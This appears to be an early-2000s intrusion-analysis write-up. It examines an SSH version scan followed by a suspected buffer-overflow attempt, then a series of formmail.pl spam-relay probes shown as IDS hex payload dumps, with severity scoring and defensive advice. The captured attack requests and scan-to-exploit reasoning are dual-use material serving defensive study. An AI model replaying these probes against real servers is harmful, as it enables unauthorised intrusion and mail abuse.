U 2002/02/28 17:00:48.721448 router:5717 -> logger:514
<190>198581: .Feb 28 17:00:39: %SEC-6-IPACCESSLOGP: list ingress denied tcp 210.95.141.82(3735) -> My.Net.Here209.198.102.160(22), 1 packet

U 2002/02/28 17:00:51.709585 router:5717 -> logger:514
<190>198582: .Feb 28 17:00:42: %SEC-6-IPACCESSLOGP: list ingress denied tcp 210.95.141.82(3736) -> My.Net.Here.161(22), 1 packet

U 2002/02/28 17:01:10.325247 router:5717 -> logger:514
<190>198583: .Feb 28 17:01:01: %SEC-6-IPACCESSLOGP: list ingress denied tcp 210.95.141.82(3740) -> My.Net.Here.165(22), 1 packet

Source of Trace: This trace was taken from the Incidents.org mailing list. This message was sent on the 2/28/02 by bschnzl@bigfoot.com.
http://www.incidents.org/archives/intrusions/msg03341.html

Detection Tool: The tool used to dump the first part of the detct is tcpdump.
Interpretation of the sample:

Date	Time	Src_IP:Src_Port	Dst_IP:Dst_port	Ack_Number
02/28/02	17:00:48.014073	210.95.141.82.3737	> My.Net.Here.162.22:	. ack 1700027959

Win_Size	Frag_bit	Time_to_live	IP ID number
win 32120	(DF)	(ttl 46,	id 47660

The hex dump and details of the packet are very self explanatory and has been extracted from Ethereal a free sniffer (available at www.ethereal.org), the last port is a trace of a

syslog packet going from a Cisco router to a logging server. The contents of the packet show the information pertinent to the detect. Here is the decode

Not relavant to detect, syslog packet data being sent from router to syslog ser ver
U 2002/02/28 17:01:10.325247 router:5717 -> logger:514
Date Time 0x6 is TCP proto number Access_List_name
<190>198583: .Feb 28 17:01:01: %SEC-6-IPACCESSLOGP: list ingress

Action taken IP_protocol Src_IP Src_port Dst_IP Dst_port
Denied tcp 210.95.141.82(3740) -> My.Net.Here.165(22),
Number of packets that matched the access list.
1 packet

The Passive fingerprinting in the Supplementary Analysis was done by p0f a passive OS fingerprinting tool available at http://www.stearns.org/p0f.
(Ref: Thanks to Bill Schnzl, owner of this detect for filling in some of the blanks for me)

Probability Source was Spoofed: These packets are definitely not spoofed. There is a trace of a scan for ssh and for every reply (SYN-ACK) from the victims system, a TCP handshake is established and a session tear down is seen indicating that the packets were not spoofed

Description of Attack: The initial packet trace from TCP dump indicates a SYN scan for SSH services on the network. During the Scan if any systems on the scanned network respond, the tool used, establishes a TCP connection and grabs the SSH banner from the host system to see whether its running a vulnerable version of SSH. If it does find a vulnerable version of SSH it goes ahead with the exploit. Several versions of ssh have been known to have vulnerabilities with buffer overflow (CRC32), or incorrect handling of short usernames that can lead to a root compromise on the system. Following are some of the references to some of the SSH vulnerabilities in SSH from www.ssh.com and Openssh from www.openssh.org:

http://www.openssh.com/security.html
http://www.kb.cert.org/vuls/id/AAMN-4YXNQP
http://www.ssh.com/products/ssh/advisories/ssh1_crc-32.cfm
http://www.ssh.com/products/ssh/advisories/vulnerability.cfm
http://www.kb.cert.org/vuls/id/850440

Attack Mechanism: The trace seems to indicate that scanssh could have been used. This tool is available from http://www.monkey.org/~provos/scanssh. Scanssh by default runs a SYN scan and then dumps the SSH banner as output for systems that respond to the scan. What further strengthens this claim is the Hex dump from Ethereal

0000 08 00 20 11 1b 09 00 50 73 6b 99 69 08 00 45 00 .. ....Psk.i..E.
0010 00 50 bb 20 40 00 2e 06 f9 6c d2 5f 8d 52 xx xx .P. @....l._xxxx
0020 xx a2 0f 76 00 16 8e a0 6c ed 64 ad 2c d8 80 18 xx.v....l.d.,...

```
0030  7d 78 89 c1 00 00 01 01 08 0a 0c ad cd 52 b5 b5   }x...........R..
0040  44 75 53 53 48 2d 31 2e 30 2d 53 53 48 5f 56 65   DuSSH-1.0-SSH_Ve
0050  72 73 69 6f 6e 5f 4d 61 70 70 65 72 0a 00        rsion_Mapper..
```

This packet trace indicates Scanssh was used. To further confirm this I installed Scanssh 1.6 on my system and scanned my internal network. Here is the snort output from the scanning system to the system that replied with a SYN-ACK. Notice SSH-1.0-SSH_Version.Mapper..:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
03/02-16:47:16.386225 x.x.x.x:1151 -> y.y.y.y:22
TCP TTL:64 TOS:0x0 ID:44815 IpLen:20 DgmLen:80 DF
***AP*** Seq: 0x36E35957  Ack: 0x1A0CB2C4  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 166275436 146002544
53 53 48 2D 31 2E 30 2D 53 53 48 5F 56 65 72 73  SSH-1.0-SSH_Vers
69 6F 6E 5F 4D 61 70 70 65 72 0A 00              ion_Mapper..
+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Since the dump looks a little different it seems that either this is a different version of Scanssh or a variant. The current available version of Scanssh only does the Scan part and grabs the SSH banner. Since in this detect the exploit is being executed gives the impression that there is a wrapper that uses scanssh, interprets its output and then immediately runs exploits against the system, thus making the tool all the more devastating.

A closer look at the session:

```
02/28/02 17:00:49.084830 210.95.141.82.3959 > My.Net.Here.162.22: S
2393347203:2393347203(0) win 32120
(DF) (ttl 46, id 47906)
```

indicates that after the successful SYN-SYNACK packet exchange, the offending system dumps the banner. From the packet exchange after that, the offending system and the victim host exchanged about 102.5Kbytes of TCP data. A significant portion of it coming from the attacking system. Method used to calculate the amount of data transferred. (Sequence Number from the FIN packet – Ack number of the SYN -ACKpacket) + (Ack Number from FIN packet – Sequence number SYN-ACK packet). TCP Sequence number numbers every octet. (Source: RFC 793, page 3 Section: Reliability). This is probably part of the buffer overflow attempt. We say buffer overflow because one of the packets dumped by Ethereal contains a whole bunch of AAAAA…'s which is usually used to PAD the data being overwritten so the appropriate commands can be written at the EIP offset, and the author has claimed on the mailing list that is seen throughout the transaction. This is usually a sigh of a bufferflow.

Data used to calculate how much data was exchanged:

02/28/02 17:00:49.090397 My.Net.Here.162.22 > 210.95.141.82.3959: S
1699285226:1699285226(0) ack
2393347204 win 32120 (DF) (ttl 64, id 55855)
02/28/02 17:01:09.510623 210.95.141.82.3959 > My.Net.Here.162.22: F
2393449796:2393449796(0) ack
1699285540 win 32120 (DF) (ttl 46, id 49095)

From the SYN packet and using http://www.incidents.org/papers/OSfingerprinting.php and http://project.honeynet.org/papers/finger/traces.txt as sources it seems that the originating TTL was 64 and a window size of 32120 indicates a Linux system about 18 hops away. Infact the Passive OS fingerprinting in the detect indicates that the offending system is Linux, kernel 2.2.9-2.18. A closer inspection indicates that this might not be the case. Lets look at some of the other packet exchanges for the same session at a later time.

02/28/02 17:10:49.380520 My.Net.Here.162.22 > 210.95.141.82.3959: F
1699285540:1699285540(0) ack
2393449797 win 31856 (DF) (ttl 64, id 55949)
02/28/02 17:10:49.627055 210.95.141.82.3959 > My.Net.Here.162.22: R
2393449797:2393449797(0) win 0 (ttl
237, id 7725)

My.Net.Here.162 sends a FIN packet to the offending system. The packet before this one was sent at 02/28 17:01 hours. This tells us that this FIN originated probably because of a timeout or there are some other packet exchanges in between that have been omitted in the trace. In any event a Reset packet is received from the offending system but note the TTL its 237. Considering the default TTL of 255 the offending system is 18 hops away which correlates to the above analysis. (TTL 255 is usually indicative of Solaris 7 or Cisco) Now a change in TTL would mean either the attack was conducted with crafted packets to falsify the originating OS or some system in that network hijacked the IP and conducted the attack. The former seems to be a strong possibility.

Corelation: A lot of ssh scans have been reported since the SSH vulnerabilities have become public knowledge
http://www.incidents.org/archives/intrusions/msg03177.html
http://www.incidents.org/archives/intrusions/msg02913.html

Following is a good read on how the SSH CRC exploit works:
http://www.incidents.org/papers/ssh_exploit.pdf

There have been some very recent posts on incidents.org that show similar attempts
http://www.incidents.org/archives/intrusions/msg03348.html

Evidence of Active Targeting: This is definitely active targeting. A common SSH scanner tool is being used to do reconnaissance on the host systems and capture the banner i.e. the version number. If a vulnerable version is found, the exploit is run against the targeted system.

Severity: (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)
Criticality: 5, SSH vulnerabilities are known to give root access to the intruders.
Lethality: 5, A scanning mechanism followed by an immediate buffer overflow exploit.
System Countermeasure: 0, None are currently visible.
Network Countermeasures: 2, Cisco router with Access Lists blocking requests on port 22 as indicated in the latter part of the packet trace. Intrusion detection system. This seems to indicate some kind of filtering and monitoring mechanism available.

(5 + 5) – (0 + 2) = 8
Defensive Recommendation: This detect appears to be very malicious. It's a reconnaissance probe immediately followed by an attempt to exploit the host system. The victims administrator should immediately conduct his own scan and look for any vulnerable SSH versions residing on his network. If any, he should correlate that with the data form the IDS, if an exploit was conducted against any of the systems i.e MY.Net.Here.162 visible from this detect and its running a exploitable version of SSH. It should be immediately taken offline. It should be searched for root kits and open backdoors in the system and if possible should be rebuilt from scratch.
The administrator should go through his firewall rules (if any) and restrict SSH access to his network as much as possible. All the Reset responses from various systems indicate that the hosts are accessible on Port 22 but are not running any services on that port.
If there is no firewall on the network, this attempt would definitely justify one.

Multiple Choice Question:

Why is it useful to grab the banner of a SSH daemon

[a] It gives you insight on what operating system the system is running
[b] It gives you insight on what version of SSH version you are running
[c] It gives you insight on what revision of Linux kernel you are running
[d] It gives you insight that there is a daemon listening on the SSH port.

Answer: [b]

Detect 4

Trace:
Generated by ACID v0.9.6b20 on Mon January 14, 2002 10:17:04

#(1 - 42338) [Dec 30 2001 0:51] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 24.25.204.237 -> 205.169.91.194
hlen=5 TOS=0 dlen=161 ID=24724 flags=0 offset=0 TTL=111 chksum=40016
TCP: port=2987 -> dport: 80 flags=***AP*** seq=565814249
ack=521708015 off=5 res=0 win=16560 urp=0 chksum=59545

```
Payload:  length = 121
000 : 50 4F 53 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F   POST /cgi-bin/fo
010 : 72 6D 6D 61 69 6C 2E 70 6C 20 48 54 54 50 2F 31   rmmail.pl HTTP/1
020 : 2E 30 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C   .0.Cache-Control
030 : 3A 20 4E 6F 2D 43 61 63 68 65 0A 50 72 6F 78 79   : No-Cache.Proxy
040 : 2D 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65   -Connection: Kee
050 : 70 2D 41 6C 69 76 65 0A 41 63 63 65 70 74 20 2A   p-Alive.Accept *
060 : 2F 2A 0A 48 6F 73 74 3A 20 74 61 63 2D 64 65 6E   /*.Host: tac-den
070 : 76 65 72 2E 63 6F 6D 0A 0A                        ver.com..
---------------------------------------------------------------------
#(1 - 44090) [Jan 4 2002  8:34] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 24.25.204.233 -> 205.169.91.194
    hlen=5 TOS=0 dlen=161 ID=44453 flags=0 offset=0 TTL=47 chksum=53059
TCP:  port=4376 -> dport: 80  flags=***AP*** seq=1360375768
    ack=3883652540 off=5 res=0 win=64860 urp=0 chksum=61191
Payload:  length = 121
000 : 50 4F 53 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F   POST /cgi-bin/fo
010 : 72 6D 6D 61 69 6C 2E 70 6C 20 48 54 54 50 2F 31   rmmail.pl HTTP/1
020 : 2E 30 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C   .0.Cache-Control
030 : 3A 20 4E 6F 2D 43 61 63 68 65 0A 50 72 6F 78 79   : No-Cache.Proxy
040 : 2D 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65   -Connection: Kee
050 : 70 2D 41 6C 69 76 65 0A 41 63 63 65 70 74 20 2A   p-Alive.Accept *
060 : 2F 2A 0A 48 6F 73 74 3A 20 74 61 63 2D 64 65 6E   /*.Host: tac-den
070 : 76 65 72 2E 63 6F 6D 0A 0A                        ver.com..
---------------------------------------------------------------------
#(1 - 45137) [Jan 7 2002  0:06] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 209.86.191.62 -> 205.169.91.194
    hlen=5 TOS=0 dlen=368 ID=24237 flags=0 offset=0 TTL=117 chksum=60377
TCP:  port=3804 -> dport: 80  flags=***AP*** seq=3720939
    ack=3442730288 off=5 res=0 win=5840 urp=0 chksum=64066
Payload:  length = 328
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
020 : 6E 74 3D 62 61 72 73 73 6F 6D 35 31 40 61 6F 6C   nt=barssom51@aol
030 : 2E 63 6F 6D 26 73 75 62 6A 65 63 74 3D 68 74 74   .com&subject=htt
040 : 70 3A 2F 2F 77 77 77 2E 74 61 63 2D 64 65 6E 76   p://www.tac-denv
050 : 65 72 2E 63 6F 6D 2F 63 67 69 2D 62 69 6E 2F 66   er.com/cgi-bin/f
060 : 6F 72 6D 6D 61 69 6C 2E 70 6C 26 65 6D 61 69 6C   ormmail.pl&email
……..
: 20 36 2E 30 30 2E 38 38 36 32 0D 0A 48 6F 73 74    6.00.8862..Host
130 : 3A 20 77 77 77 2E 74 61 63 2D 64 65 6E 76 65 72   : www.tac-denver
140 : 2E 63 6F 6D 0D 0A 0D 0A                           .com....
---------------------------------------------------------------------
#(1 - 45690) [Jan 9 2002  2:22] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 63.49.87.83 -> 205.169.91.194
    hlen=5 TOS=0 dlen=391 ID=21908 flags=0 offset=0 TTL=115 chksum=61676
```

```
TCP:  port=1562 -> dport: 80  flags=***AP*** seq=1821548
    ack=2229538222 off=5 res=0 win=8576 urp=0 chksum=14603
Payload:  length = 351
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
020 : 6E 74 3D 63 68 65 77 6D 61 6D 61 36 39 40 61 6F   nt=chewmama69@ao
.....................................................................
120 : 2E 30 30 2E 38 38 36 32 0D 0A 48 6F 73 74 3A 20   .00.8862..Host:
130 : 77 77 77 2E 74 61 63 2D 64 65 6E 76 65 72 2E 63   www.tac-denver.c
140 : 6F 6D 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F   om..Cache-Contro
150 : 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 0D 0A      l: no-cache....
---------------------------------------------------------------------
#(1 - 47222) [Jan 13 2002 18:23] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 216.143.75.105 -> 205.169.91.194
    hlen=5 TOS=0 dlen=375 ID=18676 flags=0 offset=0 TTL=110 chksum=29992
TCP:  port=3747 -> dport: 80  flags=***AP*** seq=1605296743
    ack=1448665894 off=5 res=0 win=9660 urp=0 chksum=37083
Payload:  length = 331
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
.....................................................................
0f0 : 41 67 65 6E 74 3A 20 4D 69 63 72 6F 73 6F 66 74   Agent: Microsoft
100 : 20 55 52 4C 20 43 6F 6E 74 72 6F 6C 20 2D 20 36    URL Control - 6
110 : 2E 30 30 2E 38 38 36 32 0D 0A 48 6F 73 74 3A 20   .00.8862..Host:
120 : 77 77 77 2E 74 61 63 2D 64 65 6E 76 65 72 2E 63   www.tac-denver.c
130 : 6F 6D 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F   om..Cache-Contro
140 : 6C 3A 20 6E 6F 2D 63 61 63 68 65                  l: no-cache
---------------------------------------------------------------------
#(1 - 47306) [Jan 14 2002  0:25] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 209.86.190.86 -> 205.169.91.194
    hlen=5 TOS=0 dlen=398 ID=5241 flags=0 offset=0 TTL=117 chksum=14040
TCP:  port=3502 -> dport: 80  flags=***AP*** seq=12647688
    ack=2328607659 off=5 res=0 win=9520 urp=0 chksum=11141
Payload:  length = 358
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
020 : 6E 74 3D 6D 61 6E 67 72 6F 69 6E 35 31 40 61 6F   nt=mangroin51@ao
030 : 6C 2E 63 6F 6D 26 73 75 62 6A 65 63 74 3D 68 74   l.com&subject=ht
040 : 74 70 3A 2F 2F 77 77 77 2E 74 61 63 2D 64 65 6E   tp://www.tac-den
050 : 76 65 72 2E 63 6F 6D 2F 63 67 69 2D 62 69 6E 2F   ver.com/cgi-bin/
060 : 66 6F 72 6D 6D 61 69 6C 2E 70 6C 26 65 6D 61 69   formmail.pl&emai
070 : 6C 3D 75 6B 61 77 65 72 40 74 69 6D 65 77 6F 72   l=ukawer@timewor
080 : 6C 64 2E 63 6F 6D 26 3D 68 74 74 70 3A 2F 2F 77   ld.com&=http://w
090 : 77 77 2E 74 61 63 2D 64 65 6E 76 65 72 2E 63 6F   ww.tac-denver.co
0a0 : 6D 2F 63 67 69 2D 62 69 6E 2F 66 6F 72 6D 6D 61   m/cgi-bin/formma
0b0 : 69 6C 2E 70 6C 20 48 54 54 50 2F 31 2E 31 0D 0A   il.pl HTTP/1.1..
```

```
0c0 : 41 63 63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69   Accept: image/gi
0d0 : 66 2C 20 69 6D 61 67 65 2F 78 2D 78 62 69 74 6D   f, image/x-xbitm
0e0 : 61 70 2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20   ap, image/jpeg,
0f0 : 69 6D 61 67 65 2F 70 6A 70 65 67 2C 20 2A 2F 2A   image/pjpeg, */*
100 : 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 69   ..User-Agent: Mi
110 : 63 72 6F 73 6F 66 74 20 55 52 4C 20 43 6F 6E 74   crosoft URL Cont
120 : 72 6F 6C 20 2D 20 36 2E 30 30 2E 38 38 36 32 0D   rol - 6.00.8862.
130 : 0A 48 6F 73 74 3A 20 77 77 77 2E 74 61 63 2D 64   .Host: www.tac-d
140 : 65 6E 76 65 72 2E 63 6F 6D 0D 0A 43 61 63 68 65   enver.com..Cache
150 : 2D 43 6F 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63   -Control: no-cac
160 : 68 65 0D 0A 0D 0A                                 he....
-------------------------------------------------------------------------
#(3 - 1790) [Dec 30 2001  0:51] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 24.25.204.237 -> 205.169.91.194
    hlen=5 TOS=0 dlen=161 ID=24724 flags=0 offset=0 TTL=111 chksum=40016
TCP:  port=2987 -> dport: 80  flags=***AP*** seq=565814249
    ack=3819150074 off=5 res=0 win=16560 urp=0 chksum=11011
Payload:  length = 121
000 : 50 4F 53 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F   POST /cgi-bin/fo
010 : 72 6D 6D 61 69 6C 2E 70 6C 20 48 54 54 50 2F 31   rmmail.pl HTTP/1
020 : 2E 30 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C   .0.Cache-Control
030 : 3A 20 4E 6F 2D 43 61 63 68 65 0A 50 72 6F 78 79   : No-Cache.Proxy
040 : 2D 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65   -Connection: Kee
050 : 70 2D 41 6C 69 76 65 0A 41 63 63 65 70 74 20 2A   p-Alive.Accept *
060 : 2F 2A 0A 48 6F 73 74 3A 20 74 61 63 2D 64 65 6E   /*.Host: tac-den
070 : 76 65 72 2E 63 6F 6D 0A 0A                        ver.com..
-------------------------------------------------------------------------
#(3 - 1941) [Jan 4 2002  8:34] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4:    -> 205.169.91.194
    hlen=5 TOS=0 dlen=161 ID=44453 flags=0 offset=0 TTL=47 chksum=53059
TCP:  port=4376 -> dport: 80  flags=***AP*** seq=1360375768
    ack=2130673263 off=5 res=0 win=64860 urp=0 chksum=44753
Payload:  length = 121
000 : 50 4F 53 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F   POST /cgi-bin/fo
010 : 72 6D 6D 61 69 6C 2E 70 6C 20 48 54 54 50 2F 31   rmmail.pl HTTP/1
020 : 2E 30 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C   .0.Cache-Control
030 : 3A 20 4E 6F 2D 43 61 63 68 65 0A 50 72 6F 78 79   : No-Cache.Proxy
040 : 2D 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65   -Connection: Kee
050 : 70 2D 41 6C 69 76 65 0A 41 63 63 65 70 74 20 2A   p-Alive.Accept *
060 : 2F 2A 0A 48 6F 73 74 3A 20 74 61 63 2D 64 65 6E   /*.Host: tac-den
070 : 76 65 72 2E 63 6F 6D 0A 0A                        ver.com..
-------------------------------------------------------------------------
#(3 - 2036) [Jan 7 2002  0:06] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 209.86.191.62 -> 205.169.91.194
    hlen=5 TOS=0 dlen=368 ID=24237 flags=0 offset=0 TTL=117 chksum=60377
TCP:  port=3804 -> dport: 80  flags=***AP*** seq=3720939
```

```
    ack=3181331038 off=5 res=0 win=5840 urp=0 chksum=44201
Payload:  length = 328
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
020 : 6E 74 3D 62 61 72 73 73 6F 6D 35 31 40 61 6F 6C   nt=barssom51@aol
030 : 2E 63 6F 6D 26 73 75 62 6A 65 63 74 3D 68 74 74   .com&subject=htt
040 : 70 3A 2F 2F 77 77 77 2E 74 61 63 2D 64 65 6E 76   p://www.tac-denv
050 : 65 72 2E 63 6F 6D 2F 63 67 69 2D 62 69 6E 2F 66   er.com/cgi-bin/f
060 : 6F 72 6D 6D 61 69 6C 2E 70 6C 26 65 6D 61 69 6C   ormmail.pl&email
070 : 3D 6C 61 73 64 67 72 40 61 63 6E 65 74 2E 6E 65   =lasdgr@acnet.ne
080 : 74 26 3D 68 74 74 70 3A 2F 2F 77 77 77 2E 74 61   t&=http://www.ta
090 : 63 2D 64 65 6E 76 65 72 2E 63 6F 6D 2F 63 67 69   c-denver.com/cgi
0a0 : 2D 62 69 6E 2F 66 6F 72 6D 6D 61 69 6C 2E 70 6C   -bin/formmail.pl
0b0 : 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70    HTTP/1.1..Accep
0c0 : 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D   t: image/gif, im
0d0 : 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 69   age/x-xbitmap, i
0e0 : 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65   mage/jpeg, image
0f0 : 2F 70 6A 70 65 67 2C 20 2A 2F 2A 0D 0A 55 73 65   /pjpeg, */*..Use
100 : 72 2D 41 67 65 6E 74 3A 20 4D 69 63 72 6F 73 6F   r-Agent: Microso
110 : 66 74 20 55 52 4C 20 43 6F 6E 74 72 6F 6C 20 2D   ft URL Control -
120 : 20 36 2E 30 30 2E 38 38 36 32 0D 0A 48 6F 73 74    6.00.8862..Host
130 : 3A 20 77 77 77 2E 74 61 63 2D 64 65 6E 76 65 72   : www.tac-denver
140 : 2E 63 6F 6D 0D 0A 0D 0A                           .com....
-------------------------------------------------------------------------
#(3 - 2082) [Jan 9 2002  2:22] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 63.49.87.83 -> 205.169.91.194
    hlen=5 TOS=0 dlen=391 ID=21908 flags=0 offset=0 TTL=115 chksum=61676
TCP:  port=1562 -> dport: 80  flags=***AP*** seq=1821548
    ack=1839397303 off=5 res=0 win=8576 urp=0 chksum=25667
Payload:  length = 351
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
020 : 6E 74 3D 63 68 65 77 6D 61 6D 61 36 39 40 61 6F   nt=chewmama69@ao
030 : 6C 2E 63 6F 6D 26 73 75 62 6A 65 63 74 3D 68 74   l.com&subject=ht
.........................................................................
120 : 2E 30 30 2E 38 38 36 32 0D 0A 48 6F 73 74 3A 20   .00.8862..Host:
130 : 77 77 77 2E 74 61 63 2D 64 65 6E 76 65 72 2E 63   www.tac-denver.c
140 : 6F 6D 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F   om..Cache-Contro
150 : 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 0D 0A      l: no-cache....
-------------------------------------------------------------------------
#(3 - 2200) [Jan 13 2002 18:23] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 216.143.75.105 -> 205.169.91.194
    hlen=5 TOS=0 dlen=375 ID=18676 flags=0 offset=0 TTL=110 chksum=29992
TCP:  port=3747 -> dport: 80  flags=***AP*** seq=1605296743
    ack=4166565027 off=5 res=0 win=9660 urp=0 chksum=5470
Payload:  length = 331
```

```
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
020 : 6E 74 3D 6A 6B 6A 64 73 66 37 38 39 34 66 61 73   nt=jkjdsf7894fas
030 : 6B 40 61 6F 6C 2E 63 6F 6D 26 73 75 62 6A 65 63   k@aol.com&subjec
040 : 74 3D 4A 69 6C 6C 20 63 61 6C 6C 20 6D 65 26 65   t=Jill call me&e
050 : 6D 61 69 6C 3D 73 6B 64 6A 66 6A 38 34 66 73 64   mail=skdjfj84fsd
060 : 6B 34 33 40 61 6F 6C 2E 63 6F 6D 26 3D 68 74 74   k43@aol.com&=htt
070 : 70 3A 2F 2F 77 77 77 2E 74 61 63 2D 64 65 6E 76   p://www.tac-denv
080 : 65 72 2E 63 6F 6D 2F 63 67 69 2D 62 69 6E 2F 66   er.com/cgi-bin/f
090 : 6F 72 6D 6D 61 69 6C 2E 70 6C 20 2E 70 6C 20 48   ormmail.pl .pl H
0a0 : 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A   TTP/1.1..Accept:
0b0 : 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61 67    image/gif, imag
0c0 : 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 69 6D 61   e/x-xbitmap, ima
0d0 : 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70   ge/jpeg, image/p
0e0 : 6A 70 65 67 2C 20 2A 2F 2A 0D 0A 55 73 65 72 2D   jpeg, */*..User-
0f0 : 41 67 65 6E 74 3A 20 4D 69 63 72 6F 73 6F 66 74   Agent: Microsoft
100 : 20 55 52 4C 20 43 6F 6E 74 72 6F 6C 20 2D 20 36    URL Control - 6
110 : 2E 30 30 2E 38 38 36 32 0D 0A 48 6F 73 74 3A 20   .00.8862..Host:
120 : 77 77 77 2E 74 61 63 2D 64 65 6E 76 65 72 2E 63   www.tac-denver.c
130 : 6F 6D 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F   om..Cache-Contro
140 : 6C 3A 20 6E 6F 2D 63 61 63 68 65                  l: no-cache
```

```
#(3 - 2210) [Jan 14 2002  0:25] [arachNIDS/226] IDS226/web-cgi_http-cgi-formmail
IPv4: 209.86.190.86 -> 205.169.91.194
     hlen=5 TOS=0 dlen=398 ID=5241 flags=0 offset=0 TTL=117 chksum=14040
TCP:  port=3502 -> dport: 80  flags=***AP*** seq=12647688
     ack=568440483 off=5 res=0 win=9520 urp=0 chksum=39287
Payload:  length = 358
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
020 : 6E 74 3D 6D 61 6E 67 72 6F 69 6E 35 31 40 61 6F   nt=mangroin51@ao
030 : 6C 2E 63 6F 6D 26 73 75 62 6A 65 63 74 3D 68 74   l.com&subject=ht
040 : 74 70 3A 2F 2F 77 77 77 2E 74 61 63 2D 64 65 6E   tp://www.tac-den
050 : 76 65 72 2E 63 6F 6D 2F 63 67 69 2D 62 69 6E 2F   ver.com/cgi-bin/
060 : 66 6F 72 6D 6D 61 69 6C 2E 70 6C 26 65 6D 61 69   formmail.pl&emai
070 : 6C 3D 75 6B 61 77 65 72 40 74 69 6D 65 77 6F 72   l=ukawer@timewor
080 : 6C 64 2E 63 6F 6D 26 3D 68 74 74 70 3A 2F 2F 77   ld.com&=http://w
090 : 77 77 2E 74 61 63 2D 64 65 6E 76 65 72 2E 63 6F   ww.tac-denver.co
0a0 : 6D 2F 63 67 69 2D 62 69 6E 2F 66 6F 72 6D 6D 61   m/cgi-bin/formma
0b0 : 69 6C 2E 70 6C 20 48 54 54 50 2F 31 2E 31 0D 0A   il.pl HTTP/1.1..
0c0 : 41 63 63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69   Accept: image/gi
0d0 : 66 2C 20 69 6D 61 67 65 2F 78 2D 78 62 69 74 6D   f, image/x-xbitm
0e0 : 61 70 2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20   ap, image/jpeg,
0f0 : 69 6D 61 67 65 2F 70 6A 70 65 67 2C 20 2A 2F 2A   image/pjpeg, */*
100 : 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 69   ..User-Agent: Mi
110 : 63 72 6F 73 6F 66 74 20 55 52 4C 20 43 6F 6E 74   crosoft URL Cont
```
